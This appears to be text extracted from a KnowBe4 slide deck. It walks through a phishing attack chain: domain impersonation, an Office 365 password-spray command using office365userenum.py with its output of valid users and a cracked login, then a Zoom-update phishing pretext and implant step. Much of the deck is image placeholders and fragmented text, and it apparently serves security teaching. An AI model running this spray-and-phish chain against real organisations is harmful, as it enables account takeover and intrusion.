Ileyd@knowbe4.com4 sources

rkg@knowbe4.com1 source

aac@knowbe4.com7 sources

reg@knowbe4.com12 sources

prryc@knowbe4.com5 sources

KnowBe4  
Human error. Conquered.

54


## Step 2: Develop Pretext



### **Establish trust by impersonation**

- Impersonate the internal domain (if they haven't enabled DMARC and SPF)
- OR:
- Breach existing user's Office 365 account by doing a password spread attack

## Step 3: Password Spread Attack



```
bash-3.2# cat users.txt
alex@lenov[REDACTED].com
brian@lenov[REDACTED].com
colin@lenov[REDACTED].com
eric@lenov[REDACTED].com
fernando@lenov[REDACTED].com
john.rafuse@lenov[REDACTED].com
admin@lenov[REDACTED].com
kimberley@lenov[REDACTED].com
matt@lenov[REDACTED].com
michael@lenov[REDACTED].com
testit@lenov[REDACTED].com
hacker1@lenov[REDACTED].com
bash-3.2#
```



## Step 3: Password Spread Attack

```
vo.us.com
lenovo.us.com
se@lenovo.us.com
ovo.us.com
@lenovo.us.com
vo.us.com
enovo.us.com
novo.us.com
enovo.us.com

bash-3.2# python ./office365userenum.py --users users.txt --password o2020 -o cracked.txt


.1111... | Title: office365userenum.py
.1000000000011. .. | Author: Oliver Morton (Sec-1 Ltd)
.00 000... | Email: oliverm@sec-1.com
01.. | Description:
.. | Enumerate valid usernames from Office 365 using
.. | ActiveSync.
DrimHacker .. | Requires: Python 2.7 or 3.6, python-requests
.. |
grimhacker.com .. |
grimhacker .. |

-----
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See GPLv2 License.
-----


INFO: office365userenum: [+] 401 VALID_USER a[redacted]vo.us.co o2020
INFO: office365userenum: [+] 401 VALID_USER kimber[redacted]vo.us.com o2020
INFO: office365userenum: [+] 401 VALID_USER admin[redacted].us.co o2020
INFO: office365userenum: [+] 401 VALID_USER fernand[redacted]o.us.com o2020
INFO: office365userenum: [!] 200 VALID_LOGIN er[redacted]vo.us.co o2020
INFO: office365userenum: [+] 401 VALID_USER mat[redacted]o.us.co o2020
INFO: office365userenum: [+] 401 VALID_USER col[redacted]vo.us.co o2020
INFO: office365userenum: [+] 401 VALID_USER bri[redacted]vo.us.co 2020
INFO: office365userenum: [+] 401 VALID_USER micha[redacted].co
INFO: office365userenum: [+] 401 VALID_USER john.rafus[redacted]o.us.com 2020
INFO: office365userenum: [#] 403 VALID_PASSWD_2FA test[redacted]vo.us.co o2020
INFO: office365userenum: [#] 403 VALID_PASSWD_2FA hack[redacted]vo.us.co o2020

bash-3.2#
```


## Step 4: Log into Eric's account




## Step 4: Create phishing email: Pretext IT update for Zoom




## Step 4: Create phishing email: Pretext IT update for Zoom




# Step 4: Create phishing email: Pretext IT update for Zoom



# Step 5: Target received phish




## Step 6: Installing payload (implant)






## Step 6: Installing payload (implant)

